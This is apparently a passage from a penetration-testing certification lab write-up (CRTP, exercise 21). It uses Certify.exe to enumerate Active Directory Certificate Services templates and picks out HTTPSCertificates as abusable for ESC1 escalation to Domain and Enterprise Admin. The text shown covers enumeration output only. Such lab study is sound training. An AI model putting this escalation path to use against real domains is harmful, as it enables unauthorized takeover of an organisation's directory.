> For the complete documentation index, see [llms.txt](https://dev-angelist.gitbook.io/crtp-notes/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://dev-angelist.gitbook.io/crtp-notes/readme/lab/21-lo2-1.md).
# 21 - LO2️1️
Learning Object 21
## Tasks
1 - Check if AD CS is used by the target forest and find any vulnerable/abusable templates
2 - Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin
Flag 33 \[dcorp-dc] - Name of the AD CS template that has ENROLLEE\_SUPPLIES\_SUBJECT 🚩
Flag 34 \[dcorp-dc] - Name of the AD CS template that has EKU of Certificate Request Agent and grants enrollment rights to Domain Users 🚩
Flag 35 \[dcorp-dc] - Name of the CA attribute that allows requestor to provide Subject Alternative Names 🚩
Flag 36 \[dcorp-dc] - Name of the group that has enrollment rights on the CA-Integration template 🚩
## Solutions
### 1 - Check if AD CS is used by the target forest and find any vulnerable/abusable templates
We can use the Certify tool to check for AD CS in moneycorp.
```powershell
C:\AD\Tools\Certify.exe cas
```
 ```powershell
[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Root CAs
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[*] NTAuthCertificates - Certificates that enable authentication:
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[*] Enterprise/Enrollment CAs:
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None

Enabled Certificate Templates:
CA-Integration
HTTPSCertificates
SmartCardEnrollment-Agent
SmartCardEnrollment-Users
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
WebServer
Machine
User
SubCA
Administrator
```
We can list all the templates using the following command. Going through the output we can find some interesting templates:
```powershell
C:\AD\Tools\Certify.exe find
```
```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
[*] Available Certificates Templates :
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : User
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFS
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Encrypting File System
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Users S-1-5-21-335606122-960912869-3279953914-513
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Administrator
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Microsoft Trust List Signing, Secure Email
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : EFSRecovery
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : File Recovery
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : Machine
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Computers S-1-5-21-335606122-960912869-3279953914-515
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainController
Schema Version : 1
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_DNS_AS_CN
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SubCA
Schema Version : 1
Validity Period : 5 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage :
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DomainControllerAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : DirectoryEmailReplication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DIRECTORY_GUID, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Directory Service Email Replication
mspki-certificate-application-policy : Directory Service Email Replication
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : KerberosAuthentication
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_DOMAIN_DNS, SUBJECT_ALT_REQUIRE_DNS
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
mspki-certificate-application-policy : Client Authentication, KDC Authentication, Server Authentication, Smart Card Logon
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Domain Controllers S-1-5-21-335606122-960912869-3279953914-516
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
mcorp\Enterprise Read-only Domain ControllersS-1-5-21-335606122-960912869-3279953914-498
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERSS-1-5-9
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Agent
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Certificate Request Agent
mspki-certificate-application-policy : Certificate Request Agent
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : SmartCardEnrollment-Users
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : AUTO_ENROLLMENT
Authorized Signatures Required : 1
Application Policies : Certificate Request Agent
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\Domain Users S-1-5-21-719815819-3726368948-3917688648-513
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : HTTPSCertificates
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : CA-Integration
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : dcorp\RDPUsers S-1-5-21-719815819-3726368948-3917688648-1123
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
WriteOwner Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Administrator S-1-5-21-335606122-960912869-3279953914-500
mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
```
Privilege Escalation to DA and EA using ESC1
The template HTTPSCertificates looks interesting. Let's get some more information about it as it allows requestor to supply subject name:
```
C:\AD\Tools\Certify.exe find /enrolleeSuppliesSubject
```
```
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'
Enterprise CA Name : moneycorp-MCORP-DC-CA
DNS Hostname : mcorp-dc.moneycorp.local
FullName : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=moneycorp-MCORP-DC-CA, DC=moneycorp, DC=local
Cert Thumbprint : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
Cert Serial : 48D51C5ED50124AF43DB7A448BF68C49
Cert Start Date : 11/26/2022 1:59:16 AM
Cert End Date : 11/26/2032 2:09:15 AM
Cert Chain : CN=moneycorp-MCORP-DC-CA,DC=moneycorp,DC=local
[!] UserSpecifiedSAN : EDITF_ATTRIBUTESUBJECTALTNAME2 set, enrollees can specify Subject Alternative Names!
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
Allow ManageCA, ManageCertificates mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Enrollment Agent Restrictions : None
Enabled certificate templates where users can supply a SAN:
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
Template Name : WebServer
Schema Version : 1
Validity Period : 2 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : NONE
Authorized Signatures Required : 0
pkiextendedkeyusage : Server Authentication
mspki-certificate-application-policy :
Permissions
Enrollment Permissions
Enrollment Rights : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
Object Control Permissions
Owner : mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteOwner Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteDacl Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
WriteProperty Principals : mcorp\Domain Admins S-1-5-21-335606122-960912869-3279953914-512
mcorp\Enterprise Admins S-1-5-21-335606122-960912869-3279953914-519
CA Name : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
